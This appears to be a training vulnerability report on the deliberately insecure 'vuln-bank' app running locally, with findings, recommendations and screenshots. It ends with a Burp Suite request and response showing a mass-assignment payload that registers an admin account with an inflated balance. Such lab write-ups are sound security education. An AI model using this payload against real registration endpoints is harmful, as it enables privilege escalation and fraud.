Vulnerability Report — vuln-bank Web Application (Concise Technical Summary)

Author: TOM SHINJO THOMAS

Introduction

This report provides an overview of the analysis, deployment, and vulnerability assessment of the intentionally vulnerable web application 'vuln-bank'. The project was sourced from the repository https://github.com/Commando-X/vuln-bank.git and was deployed using Docker. The goal was to identify potential security flaws and document findings to support understanding of common web application vulnerabilities.

Setup and Deployment

The application was successfully deployed within a Docker environment following the standard setup instructions. The deployment process included cloning the repository, building Docker containers, and verifying the running web application instance on port 5000. This setup enabled a controlled testing environment for security evaluation.

Key steps performed during deployment included:
- Cloning the repository using Git.
- Running 'docker-compose up --build' to initialize and configure containers.
- Confirming application accessibility at http://localhost:5000.

Vulnerability Assessment

A structured vulnerability assessment was carried out focusing on common web-based attack vectors and misconfigurations. The test aimed to replicate typical exploitation methods and evaluate system behavior under various attack scenarios. The review targeted the following security aspects:
- SQL Injection
- Cross-Site Scripting (XSS)
- Cross-Site Request Forgery (CSRF)
- Authentication and Authorization flaws
- Sensitive Data Exposure
- Business Logic Errors

Findings

Multiple security flaws were identified throughout the vuln-bank application, consistent with the nature of a deliberately insecure platform. The key findings include:
- Lack of proper input validation, allowing SQL Injection and XSS attacks.
- Insecure session handling, enabling hijacking or replay of user sessions.
- Weak authentication mechanisms allowing unauthorized access to restricted areas.

- Missing essential HTTP security headers and poor error handling practices that expose system information.

Risk Classification

The detected vulnerabilities ranged from medium to high severity. Successful exploitation could allow attackers to manipulate user transactions, steal sensitive data, or escalate privileges within the application. The risks highlight the importance of enforcing proper security controls and input validation mechanisms in production environments.

Recommendations


To mitigate the identified risks, the following best practices are recommended:

- Implement strict input validation and output encoding to prevent injection and XSS attacks.
- Adopt secure authentication flows with multi-factor authentication where possible.
- Strengthen session management using secure cookies, proper expiration, and HTTPS enforcement.
- Introduce HTTP security headers such as Content Security Policy (CSP), X-Frame-Options, and X-XSS-Protection.
- Improve error handling to prevent leakage of sensitive system or database details.

Conclusion

The vuln-bank web application was successfully deployed and analyzed in a Dockerized testing environment. The security review confirmed the presence of several critical vulnerabilities that align with the learning objectives of this project. These findings reinforce the significance of secure coding, validation, and proper configuration in web development practices. This exercise provided valuable insight into identifying, understanding, and remediating real-world application security flaws.

Screenshots:



Banking Made Simple & InSecure


This is an Intentionally vulnerable application, designed for everyone to practice application security.

Login Register

Banking in Your Pocket

Experience the future of mobile banking with our cutting-edge vulnerable android app

Access all your banking needs on-the-go. Transfer money, pay bills, and



Welcome back, test1

Friday, October 3, 2025

CURRENT BALANCE

$1000.0

Account Number: 1748836936

Send Money

Transfer money to another account quickly and securely.

Request Loan

Need funds? Apply for a loan with competitive rates.

Virtual Cards

Create and manage your virtual payment cards.


Pay Bills

Pay your bills easily from your account.

Profile

Money Transfer

Recipient Account Number



Request a Loan


Loan Amount

Enter the amount you need

Submit Loan Request


Your Loan Applications

Amount	Status
$9999999	pending



User Management

ID	Username	Account Number	Balance	Admin	Actions
1	admin	ADMIN001	$1000000.00	True	Delete
2	test	9400230218	$1000.00	False	Delete


localhost:5000/register
Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Send Cancel
Target: http://localhost:5000
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Custom actions
Search
0 highlights
Done
1,395 bytes | 27 millis
Event log (3)
All issues
Memory: 127.2MB
Disabled

Request

```
POST /register HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://localhost:5000/register
Content-Type: application/json
Content-Length: 96
Origin: http://localhost:5000
Connection: keep-alive
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyLCJ1c2VybmFtZSI6I
nRlc3QiLCJpc19hZG1pbiI6ZmFsc2UsImlhdCI6MTc1OTY3MzA1M30.VGy_QxpULSx_CWY
1dgDoOMPYncgOHOBAGKyiTtcOULs
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

{
    "username":"hellooo",
    "password":"hehe",
    "is_admin":"True",
    "balance":99999999999.9
}
```

Response

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 669
X-Debug-Info: {'user_id': 5, 'username': 'hellooo', 'account_number':
'0511459314', 'balance': 99999999999.9, 'is_admin': True,
'registration_time': '2025-10-05 14:21:38.328037', 'server_info':
'Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0', 'raw_data': {'username': 'hellooo', 'password':
'hehe', 'is_admin': 'True', 'balance': 99999999999.9},
'fields_registered': ['username', 'password', 'account_number',
'is_admin', 'balance']}
X-User-Info: id=5;admin=True;balance=99999999999.90
Access-Control-Allow-Origin: http://localhost:5000
Vary: Origin
Server: Werkzeug/2.0.1 Python/3.9.23
Date: Sun, 05 Oct 2025 14:21:38 GMT

{
    "debug_data":{
        "account_number":"0511459314",
        "balance":99999999999.9,
        "fields_registered":[
            "username",
            "password",
            "account_number",
            "is_admin",
            "balance"
        ],
        "is_admin":true,
        "raw_data":{
            "balance":99999999999.9,
            "is_admin":"True",
            "password":"hehe",
            "username":"hellooo"
```

Inspector

Request attributes	2	⌄
Request query parameters	0	⌄
Request cookies	1	⌄
Request headers	15	⌄
Response headers	8	⌄